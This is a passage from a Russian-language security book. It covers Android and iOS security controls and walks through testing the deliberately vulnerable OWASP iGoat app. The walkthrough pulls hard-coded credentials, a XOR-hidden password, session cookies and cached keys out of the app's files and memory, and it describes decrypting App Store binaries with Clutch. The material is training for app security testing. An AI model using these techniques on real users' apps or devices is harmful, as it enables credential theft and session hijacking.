


Рис. 14.2. Экосистемы Android и iOS

Обе платформы обеспечивают гибкость как разработчикам, так и пользователям. Например, пользователи могут установить собственное программное обеспечение, такое как игры и расширения, разработанные ненадежными программистами. Злоумышленники могут обманом заставить пользователей установить вредоносное ПО, замаскированное под легальные приложения, и эти приложения могут злонамеренно взаимодействовать с приложением интернета вещей. Кроме того, платформы имеют богатую среду разработки, но безответственные или необученные разработчики иногда оставляют конфиденциальные данные без защиты из-за ненадлежащего использования мер безопасности для конкретных устройств или в некоторых случаях даже отключив их.

Определенные платформы, такие как Android, подвержены другой угрозе: большому разнообразию различных устройств, на которых работает платформа. Многие из этих устройств используют устаревшие версии операционной системы платформы, которые содержат известные уязвимости, что создает проблему фрагментации программного обеспечения. Разработчику практически невозможно отслеживать и смягчать последствия всех этих проблем, а также выявлять их. Кроме того, злоумышленники могут идентифицировать плохо защищенные приложения интернета вещей и атаковать их, используя несоответствия конкретного устройства требованиям приложения. Например, API-интерфейсы, связанные с элементами управления безопасностью, такими как аутентификация по отпечат-

ку пальца, не всегда демонстрируют предсказуемое поведение из-за различий в оборудовании. Многие производители предлагают оборудование для устройств Android с различными характеристиками и базовыми стандартами безопасности. Эти поставщики также несут ответственность за поддержку и развертывание данных в энергонезависимой памяти, что лишь усугубляет проблему фрагментации. Пользователи рассчитывают на хорошо протестированное, надежное и стабильное приложение, а также безопасное программное обеспечение, но вместо этого разработчики используют не очень надежный API в непредсказуемой среде.

Средства управления безопасностью Android и iOS

Платформы Android и iOS включают ряд средств управления безопасностью, которые интегрированы в критически важные компоненты их архитектур (рис. 14.3).




Рис. 14.3. Интегрированные меры безопасности в архитектурах мобильных платформ

В следующих разделах подробно рассматриваются эти элементы управления.

Защита данных и зашифрованная файловая система

Для защиты данных приложений и пользователей платформы должны запрашивать согласие на взаимодействие между различными компонентами платформы, которые влияют на данные пользователя от всех вовлеченных субъектов: пользователей (с помощью подсказок и уведомлений), разработчиков (с помощью определенных вызовов API) и платформы (для предоставления определенных функций и обеспечения того, чтобы система работала должным образом).

Для защиты данных в дежурном режиме Android и iOS используют *шифрование на уровне файлов* (file-based encryption, FBE) и *полное шифрование диска* (full disk encryption, FDE), а для защиты передаваемых данных платформы могут шифровать эти данные. Но оба эти элемента должны быть реализованы разработчиком с использованием соответствующих параметров в предоставленных API. Версии Android до 7.0 не поддерживают FBE, а версии до 4.4 не поддерживают даже FDE. На платформе iOS вы можете добиться шифрования файлов, даже когда устройство меняет состояние (например, если устройство инициализировано или разблокировано или если пользователь хотя бы один раз прошел аутентификацию).

Тестовая среда приложения, безопасный IPC и службы

Android и iOS также изолируют компоненты платформы. Обе платформы используют разрешения в стиле Unix, обеспечиваемые ядром, для достижения раздельного контроля доступа и формирования изолированной программной среды приложения. На Android каждое приложение запускается как обособленный пользователь со своим собственным UID. Также существует «песочница» для системных процессов и служб, включая телефон, Wi-Fi и стек Bluetooth. Android также имеет обязательный контроль доступа, который определяет разрешенные действия для каждого процесса или набора процессов с использованием Security Enhanced Linux (SE-Linux). В свою очередь все приложения iOS запускаются от имени одного и того же пользователя, но каждое приложение изолировано в песочнице, аналогичной Android, и получает доступ только к своей части файловой системы. Кроме того, ядро iOS запрещает приложениям выполнять определенные системные вызовы. Обе платформы используют подход в стиле разрешений для конкретных приложений, чтобы обеспечить безопасное взаимодействие между процессами и доступ к общим данным (разрешения Android, права iOS). Эти разрешения объявляются на этапе разработки приложения и предоставляются во время установки или выполнения. Обе платформы также реализуют аналогичную изоляцию на уровне ядра за счет сокращения доступа к драйверам или изолирования кода драйверов.

Подписи приложений

Обе платформы используют подписи приложений для гарантии того, что приложения не были подделаны. Утвержденные разработчики должны сгенерировать эти подписи перед отправкой приложения в официальный магазин приложений платформы, но есть различия в способе работы алгоритма проверки подписи и времени, в течение которого происходит проверка подписи. Кроме того, платформа Android позволяет пользователям устанавливать приложения от любого разработчика, включив параметр «неизвестные источники» в настройках приложения. Поставщики устройств Android также иногда устанавливают свой собственный магазин приложений, который не обязательно соответствует этому ограничению. Напротив, платформа iOS позволяет устанавливать только приложения, созданные разработчиками, которые являются частью авторизованной организации с использованием корпоративных сертификатов или которые также являются владельцами устройств.

Аутентификация пользователя

Обе платформы аутентифицируют пользователя обычно на основе известных данных (например, путем запроса пин-кода, шаблона или пароля, определенного пользователем), с использованием биометрических данных (таких как отпечатки пальцев, сканирование радужной оболочки глаза или распознавание лиц) или даже с использованием поведенческих подходов (например, разблокировка устройства в надежных местах или при установлении связи с доверенными устройствами). Контроль аутентификации обычно включает программные и аппаратные компоненты, хотя некоторые устройства Android не оснащены такими аппаратными компонентами. Разработчики могут проверить наличие этого оборудования с использованием специализированных вызовов API, которые предоставляет платформа Android. На обеих платформах разработчики могут игнорировать предоставленную платформой аппаратную аутентификацию пользователя или выполнять собственный контроль аутентификации на стороне клиента на уровне программного обеспечения, что снижает уровень безопасности.

Управление изолированными аппаратными компонентами и ключами

Современные устройства изолируют компоненты платформы на аппаратном уровне, чтобы взломанное ядро не могло полностью контролировать оборудование. Они защищают определенные функции, связанные с безопасностью, такие как хранение и применение ключей, используя изолированные аппаратные реализации. Например, они могут использовать модуль доверенной платформы, изолированный аппаратный компонент, специально созданный для выпол-

нения фиксированных криптографических операций; доверенную среду выполнения, перепрограммируемый компонент, расположенный в защищенной области основного процессора; или защищенное от несанкционированного доступа оборудование, размещенное на отдельном чипе рядом с основным процессором. Для поддержки финансовых транзакций некоторые устройства также имеют защищенный элемент, который выполняет код в виде апплетов Java и может безопасно хранить конфиденциальные данные.

Некоторые поставщики устройств используют измененные реализации этих технологий. Например, последние устройства Apple используют Secure Enclave, отдельный аппаратный компонент, способный размещать код и данные и выполнять операции аутентификации. В последних устройствах Google используется аппаратный чип с защитой от несанкционированного доступа Titan M с аналогичными возможностями. Основные наборы микросхем на базе ARM поддерживают надежную среду выполнения под названием TrustZone, а базовые чипсеты Intel поддерживают функцию под названием SGX. Эти изолированные аппаратные компоненты реализуют ключевые функции хранилища платформ. Но разработчики должны использовать правильные вызовы API для безопасного использования надежных хранилищ ключей.

Проверенная и безопасная загрузка

Обе платформы используют программные компоненты, которые проверяются на этапе загрузки при запуске операционной системы. Безопасная загрузка проверяет загрузчик устройства и программное обеспечение определенных изолированных аппаратных реализаций, иницируя аппаратную «основу доверия» (Root of Trust). На платформах на базе Android за проверку компонентов программного обеспечения отвечает механизм проверенной загрузки Android Verified Boot, а на платформах на базе iOS за это отвечает механизм SecureRom.

Анализ приложений iOS

В этом разделе мы исследуем мобильное приложение с открытым исходным кодом для iOS: проект OWASP iGoat (<https://github.com/OWASP/igoat/>). Проект iGoat не является приложением специально для интернета вещей, но содержит идентичную бизнес-логику и использует функции, аналогичные функциям многих приложений для устройств интернета вещей. Мы сосредоточимся только на обнаружении уязвимостей, которые могут существовать в приложениях интернета вещей.

Мобильное приложение iGoat (рис. 14.4) содержит ряд проблем на основе распространенных уязвимостей мобильных приложений. Пользователь может переходить к каждой задаче и взаимодействовать с намеренно уязвимым компонентом, чтобы извлекать скрытые секретные флаги или вмешиваться в функциональность приложения.




Рис. 14.4. Категории в мобильном приложении iGoat

Подготовка среды тестирования

Для тестирования iGoat вам понадобится настольный или портативный компьютер Apple, который вы будете использовать для настройки имитатора iOS в среде Xcode IDE (*интегрированная среда разработки*). Вы можете установить Xcode на macOS только через Mac App Store. Вам также следует установить инструменты командной строки Xcode, используя команду `xcode-select`:

```
$ xcode-select -install
```

Теперь создайте свой первый симулятор, используя команду `xcrun`, которая позволяет запускать инструменты разработки Xcode:

```
$ xcrun simctl create simulator com.apple.CoreSimulator.SimDeviceType.iPhone-X  
com.apple.CoreSimulator.SimRuntime.iOS-12-2
```

Первый параметр, названный `simctl`, позволяет вам взаимодействовать с симуляторами iOS. Параметр `create` создает новый симулятор с именем следующего параметра. Последние два параметра определяют тип устройства, которым в нашем случае является iPhone X, и среду выполнения iOS, которой является iOS 12.2. Вы можете установить другие среды выполнения iOS, открыв Xcode, щелкнув па-

параметр **Preferences** (Настройки), а затем выбрав один из доступных имитаторов iOS на вкладке **Components** (Компоненты) (рис. 14.5).




Рис. 14.5. Установка среды выполнения iOS

Загрузите и откройте свой первый симулятор, используя следующие команды:

```
$ xcrun simctl boot <simulator identifier>
$ /Applications/Xcode.app/Contents/Developer/Applications/Simulator.app/
Contents/MacOS/Simulator -CurrentDeviceUDID booted
```

Используйте команду `git`, чтобы загрузить исходный код из репозитория, перейдите в папку приложения `iGoat` и скомпилируйте приложение для моделируемого устройства с помощью команды `xcodebuild`. Затем установите сгенерированный двоичный файл в загруженный симулятор:

```
$ git clone https://github.com/OWASP/igoat
$ cd igoat/IGoat
$ xcodebuild -project iGoat.xcodeproj -scheme iGoat -destination
"id=<simulator identifier>"
$ xcrun simctl install booted ~/Library/Developer/Xcode/DerivedData/
iGoat-<application identifier>/Build/Products/Debug-iphonesimulator/iGoat.app
```

Вы можете найти идентификатор приложения, проверив последние строки команды `xcodebuild` или перейдя в папку `~/Library/Developer/Xcode/DerivedData/`.

Извлечение и повторная подпись IPA

Если у вас уже есть устройство iOS, которое вы хотите использовать для тестирования установленного приложения, придется извлечь приложение другим способом. Все приложения iOS распространяются в виде архивного файла, который называется пакетом iOS App Store Package (IPA). Более ранние версии iTunes (до 12.7.x) позволяли пользователям извлекать IPA приложений, приобретенных через App Store. Кроме того, в предыдущих версиях iOS, до 8.3, вы могли из-

влечь IPA из локальной файловой системы с помощью программного обеспечения, например iFunBox или инструмента iMazing. Но это неофициальные методы, и они могут не поддерживаться новейшими платформами iOS.

Вместо этого вы можете использовать взломанное пр помощи джейлбрейка¹ устройство для извлечения папки приложения из файловой системы или попытаться найти уже расшифрованное другим пользователем приложение в онлайн-хранилище. Например, чтобы извлечь папку iGoat.app со взломанного устройства, перейдите в папку Applications (Приложения) и найдите подпапку, содержащую приложение:

```
$ cd /var/containers/Bundle/Application/
```

Если вы установили приложение через App Store, основной двоичный файл будет зашифрован. Чтобы расшифровать IPA из памяти устройства, используйте общедоступный инструмент, например Clutch (<http://github.com/KJCracks/Clutch/>):

```
$ clutch -d <bundle identifier>
```

У вас также может быть IPA, не подписанный для вашего устройства, потому что поставщик программного обеспечения предоставил вам его или потому что вы извлекли этот IPA одним из ранее упомянутых способов. В этом случае самый простой способ установить его на тестовое устройство – это повторно подписать его, используя личную учетную запись разработчика Apple с помощью такого инструмента, как Cydia Impactor (<http://www.cydaiimpactor.com/>) или node-applesign (<https://github.com/nowsecure/node-applesign/>). Этот метод является обычным для установки приложений, таких как unc0ver, при помощи которых выполняют джейлбрейк устройства.

Статический анализ

Первый наш шаг – изучение созданного архивного файла IPA. Этот пакет представляет собой ZIP-файл, поэтому начните с его распаковки, воспользовавшись следующей командой:

```
$ unzip iGoat.ipa
-- Payload/
---- iGoat.app/
```

¹ Джейлбрейк (jailbreak, «побег из тюрьмы») – процедура получения прав суперпользователя программного обеспечения на iOS без официального разрешения Apple. Предоставляет полный доступ к файловой системе устройства и ряд других возможностей, недоступных обычному пользователю. – *Прим. ред.*

----- ❶ Info.plist
----- ❷ iGoat
----- ...

Наиболее важными файлами в распакованной папке являются *информационный файл списка свойств* (с именем Info.plist ❶), который представляет собой структурированный файл, содержащий информацию о конфигурации для приложения, и исполняемый файл ❷ с тем же именем, что и приложение. Вы также увидите другие файлы ресурсов, которые находятся вне исполняемого файла основного приложения.

Откройте файл списка свойств. Чаще всего здесь удастся найти зарегистрированные URL-схемы (рис. 14.6).



Рис. 14.6. Зарегистрированная URL-схема в файле списка свойств

URL-схема в основном позволяет пользователю открывать интерфейс определенного приложения из других приложений. Злоумышленники могут попытаться использовать их, заставив устройство выполнять нежелательные действия в уязвимом приложении при загрузке этого интерфейса. Нам придется протестировать схемы URL-адресов для этой уязвимости позже на этапе динамического анализа.

Проверка файлов списка свойств на предмет конфиденциальных данных

Давайте посмотрим на остальные файлы списка свойств (файлы с расширением .plist), которые хранят упорядоченные объекты и часто содержат пользовательские настройки или другие конфиденциальные данные. Например, в приложении iGoat файл Credentials.plist содержит конфиденциальные данные, относящиеся к элементу управления аутентификацией. Вы можете прочитать этот файл с помощью инструмента Plutil, который преобразует файл .plist в формат XML:

```
$ plutil -convert xml1 -o - Credentials.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<string>Secret@123</string>
<string>admin</string>
</plist>
```

Можете использовать найденные учетные данные для выполнения задания Plist Storage в категории Data Protection (Rest) демонстрационного приложения.

Проверка защиты памяти в исполняемом двоичном файле

Теперь проверим исполняемый двоичный файл и посмотрим, реализована ли в нем необходимая защита памяти при компиляции. Для этого запустите инструмент отображения объектного файла (Otool), который является частью пакета инструментов разработчика Xcode CLI:

```
$ otool -l iGoat | grep -A 4 LC_ENCRYPTION_INFO
cmd LC_ENCRYPTION_INFO
cmdsize 20
cryptoff 16384
cryptsize 3194880
❶ cryptid 0
$ otool -hv iGoat
magic      cputype cpusubtype  caps   filetype ncmds sizeofcmds  flags
MH_MAGIC   ARM     V7          0x00   EXECUTE  35    4048        NOUNDEFS
DYLDLINK   TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK ❷ PIE
```

Сначала проверяем, был ли зашифрован двоичный файл в App Store, исследуя `cryptid` ❶. Если этот флаг установлен в 1, то двоичный файл зашифрован и вам следует попытаться расшифровать его из памяти устройства с использованием подхода, описанного выше, в разделе «Извлечение и повторная подпись IPA». Мы также проверяем, включена ли *рандомизация разметки адресного пространства*, проверяя наличие флага `PIE` ❷ в заголовке двоичного файла. Рандомизация разметки адресного пространства – это метод, который случайным образом упорядочивает позиции адресного пространства памяти процесса для предотвращения эксплуатации уязвимостей, связанных с повреждением памяти.

Используя тот же инструмент, проверьте, включена ли защита от нарушения стека (метод, который обнаруживает уязвимости повреждения памяти путем прерывания выполнения процесса, если изменилось секретное значение в стеке).

```
$ otool -I -v iGoat | grep stack
0x002b75c8  478  __stack_chk_fail
0x00314030  479  __stack_chk_guard ❶
0x00314bf4  478  __stack_chk_fail
```

Флаг `__stack_chk_guard` ❶ указывает, что защита от нарушения стека включена. Наконец, посмотрите, использует ли приложение автоматический подсчет ссылок (ARC) – метод, заменяющий традиционное управление памятью, – проверяя `_objc_autorelease`, `_objc_storeStrong` и `_objc_retain`:

```
$ otool -I -v iGoat | grep _objc_autorelease
0x002b7f18  715  _objc_autorelease\
```

ARC устраняет уязвимости, связанные с утечкой памяти, которые возникают, когда разработчики не могут освободить ненужные выделенные блоки, что может привести к нехватке памяти. Метод автоматически подсчитывает ссылки на выделенные блоки памяти и помечает блоки, на которые нет ссылок, как подлежащие освобождению.

Автоматизация статического анализа

Вы также можете автоматизировать статический анализ исходного кода приложения (если он доступен) и сгенерированного двоичного файла. Автоматические статические анализаторы исследуют несколько возможных вариантов и сообщают о потенциальных ошибках, которые почти невозможно выявить с помощью ручной проверки.

Например, вы можете использовать статический анализатор, такой как `llvm clang`, для аудита исходного кода приложения во время компиляции. Этот анализатор обнаруживает множество групп ошибок, включая логические оплошности (например, разыменование пустых указателей, возврат адреса в стековую память или использование неопределенных результатов бизнес-логики операции); недостатки управления памятью (такие как утечка объектов и выделенной памяти и переполнение распределения); уязвимости ПЗУ (например, неиспользуемые назначения и начальные значения ПЗУ); и недостатки использования API, возникающие из-за неправильного использования имеющихся фреймворков. В настоящее время он интегрирован в Xcode, и вы можете использовать его, добавив параметр анализа в команду сборки:

```
$ xcodebuild analyze -project iGoat.xcodeproj -scheme iGoat -destination "name=iPhone X"
```

Выявленные анализатором ошибки появятся в журнале сборки. Существует множество других инструментов для автоматического сканирования двоичного файла приложения, в частности Mobile Security Framework (MobSF) (<https://github.com/MobSF/Mobile-Security-Framework-MobSF/>).

Динамический анализ

В этом разделе мы запустим приложение на смоделированном устройстве iOS, протестируем функциональность устройства, отправив данные, введенные пользователем, и изучим поведение приложения в экосистеме устройства. Самый простой подход к этой задаче – «вручную» изучить, как приложение влияет на основные компоненты устройства, такие как файловая система и связка ключей. Этот динамический анализ может выявить проблемы с небезопасным хранилищем данных и неправильным использованием API платформы.

Изучение файловой структуры iOS и ее баз данных

Давайте перейдем к папке приложения на моделируемом устройстве, чтобы изучить файловую структуру, которую используют приложения iOS. На платформах iOS приложения могут взаимодействовать только с каталогами внутри каталога «песочницы» приложения. Каталог «песочницы» содержит контейнер Bundle, который защищен от записи и содержит фактический исполняемый файл, и контейнер данных, содержащий ряд подкаталогов (например, *Documents* (Документы), *Library* (Библиотека), *SystemData* (Системные данные) и *tmp* (Временные файлы)), которые приложение использует для сортировки своих данных.

Для доступа к файловой системе смоделированного устройства, служащей корневым каталогом для следующих разделов главы, введите следующую команду:

```
$ cd ~/Library/Developer/CoreSimulator/Devices/<simulator identifier>/
```

Затем перейдите в папку Documents, которая изначально будет пустой. Чтобы найти идентификатор приложения, вы можете найти приложение iGoat с помощью команды find:

```
$ find . -name *iGoat*
./data/Containers/Data/Application/<application id>/Library/Preferences/com.
swaroop.iGoat.plist
$ cd data/Containers/Data/Application/<application id>/Documents
```

Первоначально пустая папка будет заполнена файлами, которые динамически создаются различными функциями приложения. Например, перейдя к категории **Data Protection (Rest)** (Защита данных (Прочее)) в функциях приложения, выбрав задачу **Core Data Storage** (Основное хранилище данных) и нажав кнопку **Start** (Пуск), вы сгенерируете ряд файлов с префиксом CoreData. Задача требует, чтобы вы проверили эти файлы и восстановили пару сохраненных учетных данных.

Также можно отслеживать динамически созданные файлы с помощью приложения fswatch, установив его при помощи любого из имеющихся у вас менеджеров пакетов сторонних производителей в macOS, например Homebrew (<https://brew.sh/>) или MacPorts (<https://www.macports.org/>).

```
$ brew install fswatch
$ fswatch -r ./
/Users/<имя пользователя>/Library/Developer/CoreSimulator/Devices/<идентификатор
симулятора>/data/
Containers/Data/Application/<id приложения> /Documents/CoreData.sqlite
```

Выполните установку, указав двоичный файл brew диспетчера пакетов Homebrew, за которым следует параметр установки и имя запрошенного пакета. Затем используйте двоичный файл fswatch, за которым следует параметр -г, чтобы рекурсивно отслеживать подпапки и целевую папку, которая в нашем случае является текущим каталогом. Вывод будет содержать полный путь к любому созданному файлу.

Мы уже упоминали, как проверять содержимое файлов .plist, поэтому теперь сосредоточимся на этих файлах CoreData. Помимо других задач, платформа CoreData абстрагирует процесс сопоставления объектов с хранилищем, позволяя разработчикам легко сохранять данные в файловой системе устройства в формате базы данных sqlite без необходимости управлять базой данных напрямую. Используя клиент sqlite3, вы можете загрузить базу данных, просмотреть таблицы базы данных и прочитать содержимое таблицы ZUSER, которая содержит конфиденциальную информацию, такую как учетные данные пользователя:

```
$ sqlite3 CoreData.sqlite
sqlite> .tables
ZTEST          ZUSER          Z_METADATA    Z_MODELCACHE  Z_PRIMARYKEY
sqlite> select * from ZUSER ;
1|2|1|john@test.com|coredbpassword
```

Вы можете использовать идентифицированные учетные данные позже для аутентификации в форме входа в систему Core Data Storage. Как только вы это сделаете, вы должны получить сообщение об успешном выполнении, указывающее на завершение задачи.

Аналогичная уязвимость существовала в приложении SIMATIC WinCC OA Operator для платформы iOS, которая позволяла пользователям легко управлять оборудованием Siemens SIMATIC WinCC OA (например, объектами водоснабжения и электростанциями) с помощью мобильного устройства. Злоумышленники, имеющие физический доступ к мобильному устройству, могли читать незашифрованные данные из каталога приложения (<https://www.cvedetails.com/cve/CVE-2018-4847/>).

Запуск отладчика

Также можно проверить приложение с помощью отладчика. Этот метод позволит раскрыть внутреннюю работу приложения, включая расшифровку паролей или создание секретов. Изучая эти процессы, мы обычно можем перехватить конфиденциальную информацию, скомпилированную в двоичный файл приложения и доступную во время его выполнения.

Найдите идентификатор процесса и подключите отладчик, например gdb или lldb. Мы будем использовать lldb из командной строки. Это отладчик по умолчанию в Xcode, и вы можете использовать его

для отладки программ на языках C, Objective-C и C++. Введите следующие символы, чтобы найти идентификатор процесса и подключить отладчик `lldb`.

```
$ ps -A | grep iGoat.app
59843 ??      0:03.25 /.../iGoat.app/iGoat
$ lldb
(lldb) process attach --pid 59843
Executable module set to "/Users/.../iGoat.app/iGoat".
Architecture set to: x86_64h-apple-ios-.
(lldb) process continue
Process 59843 resuming
```

Когда вы подключаете отладчик, процесс приостанавливается, поэтому вам придется продолжить выполнение с помощью команды `process continue`. Следите за выходными данными, чтобы найти интересные функции, выполняющие операции, связанные с безопасностью. Например, следующая функция вычисляет пароль, который можно использовать для аутентификации в учебной задаче Private Photo Storage (Хранилище личных фото) категории Runtime Analysis (Анализ во время выполнения):

```
- ❶ (NSString *)thePw
{
    char xored[] = {0x5e, 0x42, 0x56, 0x5a, 0x46, 0x53, 0x44, 0x59, 0x54,
0x55};
    char key[] = "1234567890";
    char pw[20] = {0};
    for (int i = 0; i < sizeof(xored); i++) {
        pw[i] = xored[i] ^ key[i%sizeof(key)];
    }
    return [NSString stringWithUTF8String:pw];
}
```

Чтобы понять, что делает функция, проверьте исходный код приложения `iGoat`, который вы скачали ранее с помощью команды `git`. Точнее, посмотрите на функцию `thePw` ❶ класса `iGoat/Personal Photo Storage/PersonalPhotoStorageVC.m`.

Теперь можно намеренно прервать выполнение программы на этой функции, используя точку останова для чтения вычисленного пароля из памяти приложения. Чтобы установить точку останова, используйте команду `b`, за которой следует имя функции:

```
(lldb) b thePw
Breakpoint 1: where = iGoat`-[PersonalPhotoStorageVC thePw] + 39 at
PersonalPhotoStorageVC.m:60:10, address = 0x0000000109a791cs7
(lldb)
Process 59843 stopped
```

```

* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
...
59   - (NSString *)thePw{
-> 60       char xored[] = {0x5e, 0x42, 0x56, 0x5a, 0x46, 0x53, 0x44, 0x59,
0x54, 0x55};
61       char key[] = "1234567890";
62       char pw[20] = {0};

```

После перехода к соответствующей функции в имитируемом приложении оно должно остановиться, и в окне lldb появится сообщение, в котором стрелкой отмечен этап выполнения.

Теперь перейдите к следующим шагам выполнения приложения с помощью команды `step`. Продолжайте делать это, пока не дойдете до конца функции, где будет расшифрован секретный пароль:

```

(lldb) step
frame #0: 0x0000000109a7926e iGoat`-[PersonalPhotoStorageVC thePw]
(self=0x00007fe4fb432710, _cmd="thePw") at PersonalPhotoStorageVC.m:68:12
65         pw[i] = xored[i] ^ key[i%sizeof(key)];
66     }
-> 68     return [NSString stringWithUTF8String:pw];
69 }
71 @e
❶ (lldb) print pw
❷ (char [20]) $0 = "opensesame"

```

Используя команду `print` ❶, вы можете получить расшифрованный пароль ❷. Подробнее об отладчике lldb рассказано в книге Дэвида Тиля «Защита приложений iOS» (David Thiel. iOS Application Security, <https://nostarch.com/iossecurity/>).

Чтение сохраненных файлов cookie

Еще одно не столь очевидное место, где мобильные приложения обычно хранят конфиденциальную информацию, – это папка cookie-файлов в файловой системе, которая содержит файлы cookie HTTP, предназначенные для запоминания информации о пользователях сайтов. Приложения IoT переходят на веб-сайты и отображают их в WebView, чтобы представить веб-контент конечным пользователям. (Обсуждение WebView выходит за рамки данной главы, но вы можете прочитать о нем на страницах разработчиков iOS и Android. Мы также будем использовать WebView в атаке на беговую дорожку в главе 15.) Но многие из этих сайтов требуют аутентификации пользователя для представления персонализированного контента, и, как следствие, они используют файлы cookie для отслеживания сеансов HTTP активных пользователей. Мы можем искать в этих файлах cookie сеансы аутентифицированных пользователей, и в случае успеха выдавать себя за пользователя на соответствующих веб-сайтах и получать персонализированный контент.

Платформа iOS хранит файлы cookie в двоичном формате часто в течение длительного времени. Мы можем использовать инструмент BinaryCookieReader (<https://github.com/as0ler/BinaryCookieReader/>), чтобы расшифровать их и представить в удобочитаемой форме. Чтобы запустить инструмент, перейдите в папку Cookies, а затем запустите скрипт Python для чтения двоичных cookie-файлов:

```
$ cd data/Containers/Data/Application/<id приложения>/Library/Cookies/  
$ python BinaryCookieReader/BinaryCookieReader.py com.swaroop.iGoat.binarycookies  
...  
Cookie : ❶ sessionKey=dfr3kjsdf5jkk420544kjkll; domain=www.github.com; path=/OWASP/iGoat;  
        expires=Tue, 09 May 2051;
```

BinaryCookieReader возвращает файлы cookie, содержащие ключи сеанса для веб-сайта ❶. Вы можете использовать эти данные для аутентификации в учебной задаче Cookie Storage (Хранение файлов cookie) в категории Data Protection (Rest).

Также можно найти конфиденциальные данные в HTTP-кешах, которые веб-сайты используют для повышения производительности за счет повторного использования ранее извлеченных ресурсов. Приложение хранит эти ресурсы в своей папке /Library/Caches/ в базе данных SQLite под названием Cache.db. Например, вы можете решить учебную задачу Webkit Cache категории Data Protection (Rest), извлекая кешированные данные из этого файла. Загрузите базу данных, а затем получите содержимое таблицы cfurl_cache_receiver_data, которая содержит кешированные HTTP-ответы:

```
$ cd data/Containers/Data/Application/<id приложения>/Library/Caches/com.  
swaroop.iGoat/  
$ sqlite3 Cache.db  
sqlite> select * from cfurl_cache_receiver_data;  
1|0|<table border='1'><tr><td>key</td><td>66435@J0hn</td></tr></table>
```

Похожая уязвимость затрагивает популярное приложение Hickory Smart для iOS версии 01.01.07 и более ранних, управляющее умными замками. В базе данных приложения была обнаружена информация, позволяющая злоумышленникам в удаленном режиме открывать двери и проникать в дома (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5633/>).

Проверка журналов приложений и принуждение устройства к отправке сообщений

Продолжая нашу оценку, мы можем проверить журналы приложений для выявления утечек отладочной информации, которая может пригодиться нам, чтобы сделать вывод о бизнес-логике приложения. Можете получить журналы через интерфейс приложения Console, который предустановлен в macOS (рис. 14.7).

Рис. 14.7. Раскрытый пароль шифрования в журналах устройства iOS

Также их можно получить с помощью инструмента Xcrun:

```
$ `xcrun simctl spawn booted log stream > sim.log&`; open sim.log;
```

Журналы устройства содержат ключ шифрования, который можно использовать для аутентификации в учебной задаче Random Key Generation (Создание случайного ключа) категории Key Management (Управление ключами). Похоже, хотя приложение правильно сгенерировало ключ шифрования для целей аутентификации, этот ключ случайно оказался в журнале; в итоге злоумышленник с физическим доступом к компьютеру и подключенным к нему целевым устройством может получить искомый ключ.

